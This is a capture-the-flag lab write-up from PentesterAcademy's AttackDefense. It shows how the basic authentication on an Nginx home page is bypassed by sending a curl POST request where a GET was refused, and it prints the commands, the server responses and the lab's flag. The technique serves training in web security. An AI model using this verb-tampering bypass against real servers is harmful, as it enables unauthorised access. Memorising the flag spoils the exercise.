ATTACK DEFENSE

by PentesterAcademy

Name	Vulnerable Nginx III
URL	https://www.attackdefense.com/challengedetails?cid=209
Type	Infrastructure Attacks : Nginx

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


The home page is protected with basic authentication. In order to view the content of the page, the user has to provide the right credentials. However, there exists a vulnerability in the web server which can be leveraged to see the page content without providing the correct credentials.

Objective: Your task is to find this vulnerability, access the page content and retrieve the flag!

Solution:

Step 1: Inspect the web application.

URL: http://28immztjhe1lsqkn8tfwbsn33.public1.attackdefenselabs.com/



Authentication Required

http://28immztjhe1lsqkn8tfwbsn33.public1.attackdefenselabs.com is requesting your username and password. The site says: “Administratorâ□□s Area”


User Name:

Password:

The home page of the web application is protected with authentication.

Step 2: Interact with the web application with curl command.

Command:
curl http://28immztjhe1lsqkn8tfwbsn33.public1.attackdefenselabs.com/




```
root@PentesterAcademyLab:~# curl http://28immztjhe1lsqkn8tfwbsn33.public1.attackdefenselabs.com/
<html>
<head><title>401 Authorization Required</title></head>
<body bgcolor="white">
<center><h1>401 Authorization Required</h1></center>
<hr><center>nginx/1.14.0</center>
</body>
</html>
root@PentesterAcademyLab:~#
```

Authentication is required upon accessing the web application with HTTP GET request method.

Step 3: Interact with the home page of web application with HTTP POST request method.

Command:
curl -X POST http://28immztjhe1lsqkn8tfwbsn33.public1.attackdefenselabs.com/



```
root@PentesterAcademyLab:~#
root@PentesterAcademyLab:~# curl -X POST http://28immztjhe1lsqkn8tfwbsn33.public1.attackdefenselabs.com/
Congratulation! Your flag is: 6f4350f3db2ac81a6efaaf00df6010a1
root@PentesterAcademyLab:~#
```

Flag: 6f4350f3db2ac81a6efaaf00df6010a1

References:

1. Nginx (https://www.nginx.com/)